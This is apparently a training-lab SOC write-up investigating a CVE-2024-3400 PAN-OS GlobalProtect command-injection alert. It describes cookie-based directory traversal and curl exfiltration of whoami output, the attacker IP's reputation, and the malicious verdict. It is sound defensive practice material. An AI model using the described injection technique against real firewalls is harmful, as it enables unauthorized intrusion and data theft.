
PAN-OS Command Injection (CVE-2024-3400) Investigation

Using the **Lets Defend Practice SOC** I chose a Critical threat:- **SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)**. Using ChatGPT, which has been instructed to act as a Tier 3 SOC expert, we began to investigate




Alert Overview

A security alert was generated for a **critical command injection vulnerability exploitation attempt** targeting a Palo Alto Networks firewall running **PAN-OS 10.2.0**. The alert was triggered by the SOC rule **SOC274 – Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)**, indicating exploit characteristics consistent with publicly disclosed active exploitation.

- **Event ID:** 249
- **Event Time:** April 18, 2024 – 03:09 AM
- **Affected Host:** PA-Firewall-01
- **Service Targeted:** GlobalProtect Portal (`/global-protect/login.esp`)
- **Action Taken by Device:** Allowed

Lets begin the playbook:-


Playbook Task 1



The detection rule identified **command injection patterns embedded within HTTP cookies and request parameters**, a known exploitation method for **CVE-2024-3400**. This vulnerability allows unauthenticated attackers to inject arbitrary system commands via crafted requests to the GlobalProtect interface.

The malicious payload leveraged **directory traversal and shell command substitution**, attempting to execute a `curl` command and exfiltrate system-level data such as the output of `whoami`.

Playbook Task 2




Traffic & Ownership Analysis

- **Source IP:** 144.172.79.92
- **Destination IP:** 172.16.17.139 (Internal PA-Firewal-01)


- **Traffic Origin:** External (Internet)

The destination firewall is an internal enterprise security appliance, confirming this was **external-to-internal attack traffic**.

Lets investigate the **Source IP** address with virus total:-




- **IP Reputation:**
    - Flagged by **10/93 security vendors** on VirusTotal
    - Associated with suspicious infrastructure activity



- **Source Network Ownership:**
    - FranTech Solutions / RouterHosting LLC
    - Hosting provider (non-residential, infrastructure-based IP)


Playbook Task 3



HTTP Traffic Examination

Analysis of the HTTP request revealed multiple indicators of compromise:


- **HTTP Method:** POST
- **User-Agent:** `curl/8.4.0` (non-browser, commonly used in exploitation)
- **Malicious Cookie Payload:**



- **Attack Techniques Observed:**
    - Command Injection
    - Directory Traversal
    - Arbitrary Command Execution
    - Outbound callback attempt


These patterns align precisely with **real-world exploitation of CVE-2024-3400**, which abuses PAN-OS telemetry file handling mechanisms. Therefore, this is evidently an attack.

Playbook Task 4




I believe this to be **Malicious** due to the multiple indicators of attack in the Payload.

Playbook Task 5




Looking at the command history in the PA-Firewall-01 endpoint there is no command history.

